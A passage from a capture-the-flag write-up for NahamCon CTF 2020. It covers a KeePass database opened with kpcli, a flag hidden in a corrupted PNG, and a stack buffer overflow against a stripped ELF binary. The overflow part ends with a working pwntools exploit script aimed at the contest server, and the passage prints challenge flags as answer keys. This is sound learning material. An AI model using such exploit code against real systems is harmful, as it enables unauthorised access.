root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Warmup/Easy_Keesy#
```

In order to open the database, you must install kpcli (keepas command line interface) http://kpcli.sourceforge.net/

After installing kcpli, use the following command sequence:


```
kpcli
open eeasy_keesy (or the password db's name)
ls
cd Root
show -f 0 or show -f flag
```



```
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Warmup/Easy_Keesy# kpcli

KeePass CLI (kpcli) v3.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> open easy_keesy
Please provide the master password: *************************
kpcli:/> ls
=== Groups ===
Root/
kpcli:/> show Root/
kpcli:/> ls
=== Groups ===
Root/
kpcli:/> cd Root/
kpcli:/Root> ls
=== Entries ===
0. flag
kpcli:/Root> show flag

 Path: /Root/
Title: flag
Uname: nahamcon
 Pass: [redacted]
  URL:
Notes:

kpcli:/Root> show -f 0

 Path: /Root/
Title: flag
Uname: nahamcon
 Pass: flag{jtr_found_the_keys_to_kingdom}
  URL:
Notes:

kpcli:/Root>
```

The flag is: flag{jtr_found_the_keys_to_kingdom}

Pang




Challenge · 317 Solves

Pang
40

This file does not open!


Download the file below.

The downloaded file has no extension. Once again, we use `file` to see its signature.




```
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Warmup/Pang# file pang
pang: PNG image data, 1567 x 70, 8-bit grayscale, non-interlaced
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Warmup/Pang#
```

Its header corresponds to a PNG file. However, the file is corrupted.



Could not load image "pang".
Fatal error reading PNG image file: IHDR: CRC error

Usually when the file is corrupted means it has some missplaced, corrupted or missing bytes. You can use tools like `xxd` or whatever hexeditor to inspect them.




```
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Warmup/Pang# xxd pang | grep -B5 -A5 flag
00002100: 3230 2d30 362d 3035 5431 383a 3531 3a31  20-06-05T18:51:1
00002110: 342d 3034 3a30 30d3 5e15 5700 0000 2574  4-04:00.^.W...%t
00002120: 4558 7464 6174 653a 6d6f 6469 6679 0032  EXtdate:modify.2
00002130: 3032 302d 3036 2d30 3554 3138 3a35 313a  020-06-05T18:51:
00002140: 3134 2d30 343a 3030 a203 adeb 0000 0030  14-04:00.......0
00002150: 7445 5874 6c61 6265 6c00 666c 6167 7b77  tEXtlabel.flag{w
00002160: 6861 6d5f 6261 6d5f 7468 616e 6b5f 796f  ham_bam_thank_yo
00002170: 755f 666f 725f 7468 655f 666c 6167 5f6d  u_for_the_flag_m
00002180: 6161 6d7d 106e 345e 0000 0000 4945 4e44  aam}.n4^....IEND
00002190: ae42 6082                                .B`.
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Warmup/Pang#
```

Inspecting the file with `xxd` allows us to see the flag is actually embedded into it.

The flag is: flag{wham_bam_thank_you_for_the_flag_maam}

Binary Exploitation

Dangerous




Challenge · 182 Solves

Dangerous
75

Hey! Listen!

Connect here:
`nc jh2i.com 50011`

In this case the downloaded file is an ELF-64 binary. At execution, the binary asks for input and simply returns it with some sort of sword.




```
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Binary_Exploitation/Dangerous# file dangerous
dangerous: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=2b7e7e
df071a5dd00228a996ed76400783fba08c, for GNU/Linux 3.2.0, stripped
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Binary_Exploitation/Dangerous# ./dangerous
What's your name?
RAZVI
It's dangerous to go alone! Take this, RAZVI
```

Since we're in the binary exploitation category, there is obviously reversing involved :)

I will be using cutter, radare2's GUI. However, you can use the debugger you're most comfortable with.

The first step, as always, when reversing a binary is to inspect its protections. We can see the binary has the NX bit activated. Additionally, **it is stripped**. That means, the binary contains no debugging info nor symbols info, making the reversing process a little bit harder but not impossible. More info about stripped binaries here.




OVERVIEW

Info

File:	dangerous	**FD:**	3	**Architecture:**	x86
Format:	elf64	**Base addr:**	0x00400000	**Machine:**	AMD x86-64 architectur
Bits:	64	**Virtual addr:**	True	**OS:**	linux
Class:	ELF64	**Canary:**	False	**Subsystem:**	linux
Mode:	r-x	**Crypto:**	False	**Stripped:**	True
Size:	14.2 kB	**NX bit:**	True	**Relocs:**	False
Type:	EXEC (Executable file)	**PIC:**	False	**Endianness:**	little
Language:	C	**Static:**	False	**Compiled:**	N/A
		Relro:	Partial	**Compiler:**	GCC: (Ubuntu 9.2.1-9ub


Since the binary is stripped, initially we have no idea where functions are.



Functions


Name	Size	Imp.	Offset	Nargs	Nl
entry.fini0	33		0x004011a0	0	0
entry.init0	118		0x004011d0	0	0
entry0	46		0x004010f0	1	0
fcn.00401000	27		0x00401000	0	0
fcn.00401130	33		0x00401130	0	0
sym.imp.close	11		0x004010b0	0	0
sym.imp.open	11		0x004010e0	0	0
sym.imp.puts	11		0x00401090	0	0
sym.imp.read	11		0x004010c0	0	0
sym.imp.setvbuf	11		0x004010d0	0	0
sym.imp.strlen	11		0x004010a0	0	0

However, we can take a look at the static strings and see from where (cross reference) is *What's your name* called.



```
Address     String
0x004004c8  strlen
0x004004cf  read
0x004004d4  stdout
0x004004db  close
0x004004e1  open
0x004004e6  setvbuf
0x004004ee  __libc_start_main
0x00400500  GLIBC_2.2.5
0x0040050c  __gmon_start__
0x00401135  H=`@@
0x00401212  It's danH
0x0040121c  gerous tH
0x00401234  o go aloH
0x0040123e  ne! TakeH
0x00401256  this,
0x004013c9  \b[]A\\A]A^A_
0x00402008  \e[0;31m█\e[0m
0x004021f8  What's your name?
0x00402210  Uh-oh... something's no
0x0040223f  ./flag.txt
0x004022a8  \e\f\a\b
0x004022f7  :*3$"
0x00402352  T\f\a\b
0x00000000  GCC: (Ubuntu 9.2.1-9ub
0x00000001  .shstrtab
0x0000000b  .interp
```

It's called from 0x401290. Since there is no PIE invovled, we know the `.text` section addresses remain unchanged.




X-Refs to 0x004021f8:

Address	Code	Type
0x00401290	lea rdi, str.What_s_your_name	Data

Code preview


```
0x0040127d     mov ecx, 0x3a       ; ':' ; 58
0x00401282     mov rdi, rdx
0x00401285     rep stosq qword [rdi], rax
0x00401288     mov qword [rbp - 8], 0
0x00401290     lea rdi, str.What_s_your_name ; 0x4021f8
0x00401297     call section..plt.sec ; sym.imp.puts ; int p
0x0040129c     lea rax, [rbp - 0x210]
0x00401290     lea rdi, str.What_s_your_name ; 0x4021f8
0x00401297     call section..plt.sec ; sym.imp.puts ; int p
0x0040129c     lea rax, [rbp - 0x210]
```

We can see the binary calls `read(stdin, buffer, 0x200)` in order to get user input. The buffer is located at `[rbp-0x210]` and read reads up to 0x200 bytes (that is from rbp-0x210 up to rbp-0x10). So, apparently, no buffer overflow is possible.




```
0x00401290      48 8d 3d 61 0f 00 00      lea rdi, str.What_s_your_name ; 0x4021f8
0x00401297      e8 f4 fd ff ff            call section..plt.sec ; sym.imp.puts ; int puts(const char *s)
0x0040129c      48 8d 85 f0 fd ff ff      lea rax, [rbp - 0x210]
0x004012a3      48 89 c7                  mov rdi, rax
0x004012a6      e8 f5 fd ff ff            call strlen ; sym.imp.strlen ; size_t strlen(const char *s)
0x004012ab      48 8d 95 f0 fd ff ff      lea rdx, [rbp - 0x210]
;-- rip:
0x004012b2      48 01 d0                  add rax, rdx
0x004012b5      ba 00 02 00 00            mov edx, 0x200 ; 512
0x004012ba      48 89 c6                  mov rsi, rax
0x004012bd      bf 00 00 00 00            mov edi, 0
0x004012c2      e8 f9 fd ff ff            call read ; sym.imp.read ; ssize_t read(int fildes, void *buf, size_t nbyte)
0x004012c7      48 89 45 f8               mov qword [rbp - 8], rax
0x004012cb      48 83 7d f8 00            cmp qword [rbp - 8], 0
0x004012d0      7f 13                     jg 0x4012e5
0x004012d2      48 8d 3d 37 0f 00 00      lea rdi, str.Uh_oh..._something_s_not_right..._good_luck... ; 0x402210
0x004012d9      e8 b2 fd ff ff            call section..plt.sec ; sym.imp.puts ; int puts(const char *s)
0x004012de      b8 01 00 00 00            mov eax, 1
0x004012e3      eb 27                     jmp 0x40130c
; CODE XREF from rip @ +0x1e
0x004012e5      c6 45 ef 00               mov byte [rbp - 0x11], 0
```

Further inspecting the code, right below main there's the function we're interested in. At address 0x401312 starts a function that reads a file called flag.txt and prints it. That's our objective. Since, again, there is no PIE, the address 0x401321 is pretty important to us and we must, somehow, hijack the binary's execution flow and set the instruction pointer (RIP) to execute that code.



```
0x004012d2      48 8d 3d 37 0f 00 00      lea rdi, str.Uh_oh..._something_s_not_right..._good_luck... ; 0x402210
0x004012d9      e8 b2 fd ff ff            call section..plt.sec ; sym.imp.puts ; int puts(const char *s)
0x004012de      b8 01 00 00 00            mov eax, 1
0x004012e3      eb 27                     jmp 0x40130c
; CODE XREF from rip @ +0x1e
0x004012e5      c6 45 ef 00               mov byte [rbp - 0x11], 0
0x004012e9      48 8d 85 f0 fd ff ff      lea rax, [rbp - 0x210]
0x004012f0      48 89 c7                  mov rdi, rax
0x004012f3      e8 98 fd ff ff            call section..plt.sec ; sym.imp.puts ; int puts(const char *s)
0x004012f8      48 8b 05 59 2d 00 00      mov rax, qword [0x00404058] ; [0x404058:8]=0x402008 str.e_0_31m____e_0m
0x004012ff      48 89 c7                  mov rdi, rax
0x00401302      e8 89 fd ff ff            call section..plt.sec ; sym.imp.puts ; int puts(const char *s)
0x00401307      b8 00 00 00 00            mov eax, 0
; CODE XREF from rip @ +0x31
0x0040130c      c9                        leave
0x0040130d      c3                        ret
0x0040130e      f3 0f 1e fa               endbr64
0x00401312      55                        push rbp
0x00401313      48 89 e5                  mov rbp, rsp
0x00401316      48 81 ec 10 02 00 00      sub rsp, 0x210
0x0040131d      be 00 00 00 00            mov esi, 0
0x00401322      48 8d 3d 16 0f 00 00      lea rdi, str.._flag.txt ; 0x40223f
0x00401329      b8 00 00 00 00            mov eax, 0
0x0040132e      e8 ad fd ff ff            call open ; sym.imp.open ; int open(const char *path, int oflag)
0x00401333      89 45 fc                  mov dword [rbp - 4], eax
```


Upon closer inspection, right after printing *"What's your name*, there is a call to strlen that's, apparently, of no use.




```
0x004012a6      e8 f5 fd ff ff            call strlen ; sym.imp.strlen ; size_t strlen(const char *s)
0x004012ab      48 8d 95 f0 fd ff ff      lea rdx, [rbp - 0x210]
;-- rip:
0x004012b2      48 01 d0                  add rax, rdx
0x004012b5      ba 00 02 00 00            mov edx, 0x200 ; 512
```

However, the result of strlen (stored in register RAX) is added to rdx, which is the bass address of the buffer the user input will be stored in. That is, strlen modifies the address where the read() function will start writing our input. In other words, instead of writing from rbp-0x210, it starts writing at some higher address (e.g rbp-0x160). If we're lucky enough, we'll be able to overwrite the stack and the saved return address of main.

In order to see how much room do we have, we can debug the program and check the value of RAX after the addition.



After the addition, rax is 0x7ffc22934937 (this address will change everytime you execute the binary as long as ASLR is enabled, and it should always be). We can now get the difference with rbp so we can calculate the bytes we can read.



```
orax  c800000000000000     rbp     0x7ffc22934b20
r10   0x004004c8           rbx     0x00000000
r11   0x7f3f426730c0       rcx     0x00000000
r12   0x004010f0           rdi     0x7ffc22934910
r13   0x7ffc22934c00       rdx     0x7ffc22934910
r14   0x00000000           rflags  0x00000202
r15   0x00000000           rip     0x004012b5
r8    0x0000ff80           rsi     0x7f3f42793723
r9    0x7f3f427c8530       rsp     0x7ffc22934500
rax   0x7ffc22934937
```


rbp is at 0x7ffc22934b20. Getting the offset is as simple as subtracting rbp - rax (0xb20 - 0x937) = 0x1e9. There is enough room space to overwrite the stack :).

Remember we write up to 0x200 input size and now we know our input is being written from rbp -0x1e9. Our payload now is fairly simple: 0x1e9 padding to reach rbp. 0x8 more padding to reach saved rip (or return address) and then the address of the function that reads flag.txt: 0x401312.

The script I used is the following one:

```
# RazviOverflow
# Python3
from pwn import *

#binary = process("./dangerous")
binary = remote("jh2i.com", 50011)

payload = b"A" * 0x1f1 + p64(0x401312)

print(binary.recv())
binary.sendline(payload)
print(binary.recvall())
```


I tested it locally creating a custom flag.txt and it worked. Then I run it remotely and got the flag :)



```
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Binary_Exploitation/Dangerous# python3 script.py
